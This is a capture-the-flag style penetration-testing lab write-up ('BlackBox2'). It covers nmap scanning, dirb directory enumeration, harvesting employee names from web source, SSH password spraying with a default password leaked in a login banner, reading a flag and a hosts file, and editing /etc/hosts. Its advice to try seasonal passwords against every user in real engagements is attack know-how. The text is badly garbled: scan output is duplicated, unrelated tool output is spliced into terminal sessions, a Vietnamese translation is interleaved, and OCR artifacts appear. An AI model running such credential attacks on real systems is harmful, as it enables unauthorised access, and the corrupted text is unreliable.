

BlackBox2

1. Nmap

```
[root💀 kali)-[~]
# nmap -T4 -p- -A 172.16.64.0/24
```

Starting Nmap 7.91 (<https://nmap.org>) at 2021-07-02 19:37 EDT

Nmap scan report for **172.16.64.81**

Host is up (0.035s latency).

Not shown: 65532 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)

| 256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)

|_ 256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2

| mysql-info:

| Protocol: 10

| Version: 5.7.25-0ubuntu0.16.04.2

| Thread ID: 4

| Capabilities flags: 63487

| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins

| Status: Autocommit

| Salt: \x10UHf3\x01h)+\x01\x1C\x07|\x1DT\x138\x14c:

|_ Auth Plugin Name: mysql_native_password

MAC Address: 00:50:56:A5:30:21 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Nmap scan report for **172.16.64.91**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

6379/tcp open redis Redis key-value store

MAC Address: 00:50:56:A5:0C:74 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Nmap scan report for **172.16.64.92**

Host is up (0.037s latency).

Not shown: 65531 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)

| 256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)

|_ 256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)

53/tcp open domain dnsmasq 2.75

| dns-nsid:

|_ bind.version: dnsmasq-2.75

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Photon by HTML5 UP

63306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2

| mysql-info:

| Protocol: 10

| Version: 5.7.25-0ubuntu0.16.04.2

| Thread ID: 7

| Capabilities flags: 63487

| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient,

SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag,

SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword,

ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression,

SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins

| Status: Autocommit

```
| Salt: \x0B}S\x18t\x16SvIOf\x08Zp )\x12T\x15'  
|_ Auth Plugin Name: mysql_native_password  
MAC Address: 00:50:56:A5:43:3A (VMware)  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Nmap scan report for **172.16.64.166**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORt STATE SERVICE VERSION

```
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
```

```
| 256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
```

```
|_ 256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
```

```
8080/tcp open http Apache httpd 2.4.18 ((Ubuntu))
```

```
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

```
|_http-title: Ucorpora Demo
```

MAC Address: 00:50:56:A5:D4:60 (VMware)

```
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Nmap scan report for 172.16.64.10

Host is up (0.000023s latency).

All 65535 scanned ports on 172.16.64.10 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/-submit/> .

Nmap done: 256 IP addresses (5 hosts up) scanned in 79.38 seconds

172.16.64.166

Nmap scan report for **172.16.64.166**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORt STATE SERVICE VERSION

```
2222/tcp open ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
|   256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_  256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
```

8080/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Ucorpora Demo

MAC Address: 00:50:56:A5:D4:60 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Nmap scan report for 172.16.64.10

Host is up (0.000023s latency).

All 65535 scanned ports on 172.16.64.10 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/-submit/> .

Nmap done: 256 IP addresses (5 hosts up) scanned in 79.38 seconds

Enum

Web Source

- We see that there is some name of the employee that contributed into the web dev

U corpora

Home About Us Login Services Features

About

You are here: Home > About

Who We Are?

Please log in to see this content.

Our Team

We have become the fastest growing

More Info

List Progress Bar Client Says

Le Aorem Ipsum ainsi obtenu ne seeng elit.

HTML/CSS 73%

Claritas est etiam

```
<div class="img-container">
  
  <div class="img-bg-icon"></div>
</div>
<h4>Pablo Roberts</h4>
  founder
</div>

<a href="#">
  <div class="span3 square-1">
    <div class="img-container">
      
      <div class="img-bg-icon"></div>
    </div>
    <h4>Cassie Hammond</h4>
      programmer
    </div>
  </a>

<a href="#">
  <div class="span3 square-1">
    <div class="img-container">
      
      <div class="img-bg-icon"></div>
    </div>
    <h4>Gerardo Malone</h4>
      junior designer
    </div>
  </a>

<a href="#">
  <div class="span3 square-1">
    <div class="img-container">
      
      <div class="img-bg-icon"></div>
    </div>
    <h4>Sabrina Summers</h4>
      analyst
    </div>
  </a>

</div>
</li>
</ul>
</div>
//Our Team End -->
```

Dirb

- Let's try to find any hidden directories of the web
- Nothing is interesting

```
└# dirb http://172.16.64.166:8080
[...]
DIRB v2.22 [any scanner/http/mod_negotiation_brute] > set RHOSTS 172.16.64.81
By The Dark Raver 34.81
[...]
inner/http/mod_negotiation_brute) > run
[...]
START_TIME: Fri Jul 2 21:05:25 2021
URL_BASE: http://172.16.64.166:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
No results from search
[...]
inner/http/mod_negotiation_brute) > run
[...]
No results from search
[...]
GENERATED WORDS: 4612
[...]
---- Scanning URL: http://172.16.64.166:8080/ ----
==> DIRECTORY: http://172.16.64.166:8080/css/
==> DIRECTORY: http://172.16.64.166:8080/img/
+ http://172.16.64.166:8080/index.htm (CODE:200|SIZE:13098)
==> DIRECTORY: http://172.16.64.166:8080/js/
+ http://172.16.64.166:8080/server-status (CODE:403|SIZE:303)

---- Entering directory: http://172.16.64.166:8080/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
[...]
---- Entering directory: http://172.16.64.166:8080/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
[...]
---- Entering directory: http://172.16.64.166:8080/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
[...]
END_TIME: Fri Jul 2 21:07:28 2021
```

Index of /css

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
bootstrap-override.css	2019-03-08 12:04	2.6K	
bootstrap-responsive.min.css	2019-03-08 12:04	16K	
bootstrap.min.css	2019-03-08 12:04	103K	
flexslider.css	2019-03-08 12:04	6.0K	
font-awesome/	2019-03-08 12:04	-	
styles.css	2019-03-08 12:04	33K	

Apache/2.4.18 (Ubuntu) Server at 172.16.64.166 Port 8080

Parent Directory		Name	Last modified	Size	Description
	arrow4.png	2019-03-08 12:04	1.1K		
	bg-direction-nav-2.png	2019-03-08 12:04	1.2K		
	bg-direction-nav.png	2019-03-08 12:04	4.2K		
	blog/	2019-03-08 12:04	-		
	comment-img.png	2019-03-08 12:04	316		
	favicon.ico	2019-03-08 12:04	4.2K		
	gallery/	2019-03-08 12:04	-		
	image01.png	2019-03-08 12:04	238K		
	logo-header.png	2019-03-08 12:04	3.0K		
	our-clients/	2019-03-08 12:04	-		
	our-team/	2019-03-08 12:04	-		
	select-box.png	2019-03-08 12:04	1.1K		
	slider/	2019-03-08 12:04	-		
	social-networks-2.png	2019-03-08 12:04	18K		
	social-networks.png	2019-03-08 12:04	18K		
	stream/	2019-03-08 12:04	-		
	zoom-icon.png	2019-03-08 12:04	539		

Apache/2.4.18 (Ubuntu) Server at 172.16.64.166 Port 8080

Connect SSH with guess password (Spraying password)

- This type of SSH attack is called "Password Spraying".

Since we noted down those names and surnames.

They can be valuable information.

Then, let's move on to inspecting the SSH service that runs on a non-standard port.

```
(root💀kali)-[~]
# ssh elizabeth@172.16.64.166 -p 2222
#####
# WARNING! This system is for authorized users only.      #
# Your activity is being actively monitored.            #
# Any suspicious behavior will be reported.           #
#####

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

elizabeth@172.16.64.166's password:
Permission denied, please try again.
elizabeth@172.16.64.166's password:
^C

(root💀kali)-[~]
# ssh gerardo@172.16.64.166 -p 2222
#####
# WARNING! This system is for authorized users only.      #
# Your activity is being actively monitored.            #
# Any suspicious behavior will be reported.           #
#####

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

gerardo@172.16.64.166's password:
Permission denied, please try again.
gerardo@172.16.64.166's password:
```

elizabeth@172.16.64.166 → FAILED

gerardo@172.16.64.166 → FAILED

sabrina@172.16.64.166 → SUCCESSFUL

This type of SSH attack is called "Password Spraying". Password Spraying is essentially using one password for each identified user once, in order not to lock the accounts out ("spray" all the users with one password). Here, we knew the working password already. In real-life engagements, you might want to try passwords like "March2019" once for every user - the larger the enterprise, the bigger the chance that numerous users will have a password of such format.

Kiểu tấn công SSH này được gọi là "Phun mật khẩu". Phun mật khẩu về cơ bản là sử dụng một mật khẩu cho mỗi người dùng được xác định một lần, để không khóa tài khoản ("phun" tất cả người dùng bằng một mật khẩu). Ở đây, chúng tôi đã biết mật khẩu hoạt động. Trong tương tác thực tế, bạn có thể muốn thử mật khẩu như "March2019" một lần cho mọi người dùng - doanh nghiệp càng lớn, cơ hội nhiều người dùng có mật khẩu có định dạng như vậy càng lớn.

```
└──(root💀kali)-[~] 2019-03-08 12:04
# ssh sabrina@172.16.64.166 -p 2222
#####
# gallery      WARNING! This system is for authorized users only.      #
# image0       You activity is being actively monitored.      #
# logo-heaAny suspicious behavior will be reported.      #
#####
[our-team] 2019-03-08 12:04
~~~~ WORK IN PROGRESS ~~~~ 12:04 1.1K
Dear employee! Remember to change the default CHANGEME password ASAP.

[social-networks-2.png] 2019-03-08 12:04 18K
sabrina@172.16.64.166's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sat May 18 09:38:21 2019 from 172.16.64.12
sabrina@xubuntu:~$ |
```

Enum

Found a flag inside this machine!

```

└──(root💀kali)-[~]
  # ssh sabrina@172.16.64.166 -p 2222
#####
#       WARNING! This system is for authorized users only.      #
#       Your activity is being actively monitored.          #
#       Any suspicious behavior will be reported.          #
#####
~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.
logo-header.png      2019-03-08 12:04 3.0K
sabrina@172.16.64.166's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sat May 18 09:38:21 2019 from 172.16.64.12
sabrina@xubuntu:~$ ls
flag.txt  hosts.bak
sabrina@xubuntu:~$ cat flag.txt
Congratulations! You have successfully exploited this machine.
Go for the others now.
sabrina@xubuntu:~$ |

```

- Those hostnames should be kept for later use.

Possibly on the host where they point to, it is needed to know those virtual hosts names in order to access the proper application.

- Let's start by examining the application on port 80.

In order to do that, you need to add part of the hosts file you found on the **172.16.64.166** machine to your own hosts file.

- We see that there is IP address of **172.16.64.81** and this must be related!

```
File Actions Edit View Help
sabrina@xubuntu:/home$ ls
elsuser  sabrina
sabrina@xubuntu:/home$ cd sabrina
sabrina@xubuntu:~$ ls
flag.txt  hosts.bak
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1ame      localhost
172.16.64.81      cms.foocorp.io
172.16.64.81      static.foocorp.io
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sabrina@xubuntu:~$ |
image01.png        2019-03-08 12:04 1.1K
logo-header.png     2019-03-08 12:04 238K
```

172.16.64.81

Nmap scan report for **172.16.64.81**

Host is up (0.035s latency).

Not shown: 65532 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048	09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)		
256	df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)		
_ 256	ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)		

80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
_http-server-header:	Apache/2.4.18 (Ubuntu)		
_http-title:	Apache2 Ubuntu Default Page: It works		

```
13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
|   Protocol: 10
|   Version: 5.7.25-0ubuntu0.16.04.2
|   Thread ID: 4
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient,
| SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag,
| SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword,
| ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression,
| SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: \x10UHf3\x01h)+\x01\x1C\x07|\x1DT\x138\x14c:
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:30:21 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Dirb

```
[root💀kali㉿kali:~]
```

```
# dirb http://172.16.64.81/
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Fri Jul 2 19:43:24 2021  
URL_BASE: http://172.16.64.81/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://172.16.64.81/ ----  
==> DIRECTORY: http://172.16.64.81/default/  
+ http://172.16.64.81/index.html (CODE:200|SIZE:11321)  
+ http://172.16.64.81/server-status (CODE:403|SIZE:300)  
==> DIRECTORY: http://172.16.64.81/webapp/  
---- Entering directory: http://172.16.64.81/default/ ----  
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:11321)
```

```
---- Scanning URL: http://172.16.64.81/ ----
==> DIRECTORY: http://172.16.64.81/default/
+ http://172.16.64.81/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.81/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://172.16.64.81/webapp/
---- Entering directory: http://172.16.64.81/default/ ----
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:11321)

---- Entering directory: http://172.16.64.81/webapp/ ----
==> DIRECTORY: http://172.16.64.81/webapp/assets/
==> DIRECTORY: http://172.16.64.81/webapp/css/
==> DIRECTORY: http://172.16.64.81/webapp/emails/
+ http://172.16.64.81/webapp/favicon.ico (CODE:200|SIZE:300757)
==> DIRECTORY: http://172.16.64.81/webapp/img/
==> DIRECTORY: http://172.16.64.81/webapp/includes/
+ http://172.16.64.81/webapp/index.php (CODE:200|SIZE:6359)
==> DIRECTORY: http://172.16.64.81/webapp/install/
==> DIRECTORY: http://172.16.64.81/webapp/lang/
+ http://172.16.64.81/webapp/robots.txt (CODE:200|SIZE:206)
==> DIRECTORY: http://172.16.64.81/webapp/templates/
==> DIRECTORY: http://172.16.64.81/webapp/upload/

---- Entering directory: http://172.16.64.81/webapp/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/emails/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

- We don't know the password



Username / E-mail

Password

Language

Forgot your password? [Set up a new one.](#)
This server does not allow self registrations.
If you need an account, please contact a server administrator.

GENERATED WORDS: 4612

---- Scanning URL: <http://172.16.64.81/> ----

==> DIRECTORY: <http://172.16.64.81/default/>

+ <http://172.16.64.81/index.html> (CODE:200|SIZE:-11321)

+ <http://172.16.64.81/server-status> (CODE:403|SIZE:-300)

==> DIRECTORY: <http://172.16.64.81/webapp/>

---- Entering directory: <http://172.16.64.81/default/> ----

+ <http://172.16.64.81/default/index.html> (CODE:200|SIZE:-11321)

---- Entering directory: <http://172.16.64.81/webapp/> ----

==> DIRECTORY: <http://172.16.64.81/webapp/assets/>

==> DIRECTORY: <http://172.16.64.81/webapp/css/>

==> DIRECTORY: <http://172.16.64.81/webapp/emails/>

+ <http://172.16.64.81/webapp/favicon.ico> (CODE:200|SIZE:-300757)

==> DIRECTORY: <http://172.16.64.81/webapp/img/>

==> DIRECTORY: <http://172.16.64.81/webapp/includes/>

+ <http://172.16.64.81/webapp/index.php> (CODE:200|SIZE:-6359)

==> DIRECTORY: <http://172.16.64.81/webapp/install/>

==> DIRECTORY: <http://172.16.64.81/webapp/lang/>

+ <http://172.16.64.81/webapp/robots.txt> (CODE:200|SIZE:-206)

==> DIRECTORY: <http://172.16.64.81/webapp/templates/>

==> DIRECTORY: <http://172.16.64.81/webapp/upload/>

---- Entering directory: <http://172.16.64.81/webapp/assets/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/css/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/emails/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/img/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/includes/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/install/> ----

+ <http://172.16.64.81/webapp/install/index.php> (CODE:200|SIZE:-3018)

---- Entering directory: <http://172.16.64.81/webapp/lang/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/templates/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://172.16.64.81/webapp/upload/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

Try to connect with the found hosts.bak file

- We see that there is IP address of **172.16.64.81** found on hosts.bak file and this must be related!
- Let's start by examining the application on port 80. In order to do that, you need to add part of the hosts file you found on the 172.16.64.166 machine to your own hosts file.
- Add the proper host header to the HTTP requests in order for the back-end server to serve you with the appropriate virtual host.

```
File Actions Edit View Help
sabrina@xubuntu:/home$ ls
elsuser  sabrina
sabrina@xubuntu:/home$ cd sabrina
sabrina@xubuntu:~$ ls
flag.txt  hosts.bak
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1    localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io
# The following lines are desirable for IPv6 capable hosts
::1    ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sabrina@xubuntu:~$ |
```

```
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1    localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io
```

```
# The following lines are desirable for IPv6 capable hosts
::1    ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

```
(root💀kali)-[~/etc] # cd hosts
cd: not a directory: hosts

(root💀kali)-[~/etc] # gedit hosts
hosts
/etc

1 127.0.0.1      localhost
2 172.16.64.81   cms.foocorp.io
3 172.16.64.81   static.foocorp.io
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1      ip6-localhost ip6-loopback
7 fe00::0  ip6-localnet
8 ff00::0  ip6-mcastprefix
9 ff02::1  ip6-allnodes
10 ff02::2 ip6-allrouters

(root💀kali)-[~] # ls
Desktop  Documents  Downloads  .local


(root💀kali)-[~] # gedit hosts

(root💀kali)-[~] # cd ..
.

(root💀kali)-[~/etc] # cd etc/
```

Configure the host file

- Let's start by examining the application on port 80. In order to do that, you need to add part of the hosts file you found on the 172.16.64.166 machine to your own hosts file.
- Add the proper host header to the HTTP requests in order for the back-end server to serve you with the appropriate virtual host.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there is a menu bar with options: File, Actions, Edit, View, Help. Below the menu, the terminal prompt is `sabrina@xubuntu:~/home$`. The user runs `ls` to list files in their home directory, showing `elsuser` and `sabrina`. Then, they change directory to `sabrina` using `cd sabrina`. Inside the `sabrina` directory, they run `ls` again, showing `flag.txt` and `hosts.bak`. They then run `cat hosts.bak` to view its contents. The output of `cat hosts.bak` is as follows:

```
127.0.0.1 localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

```
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1 localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io
```

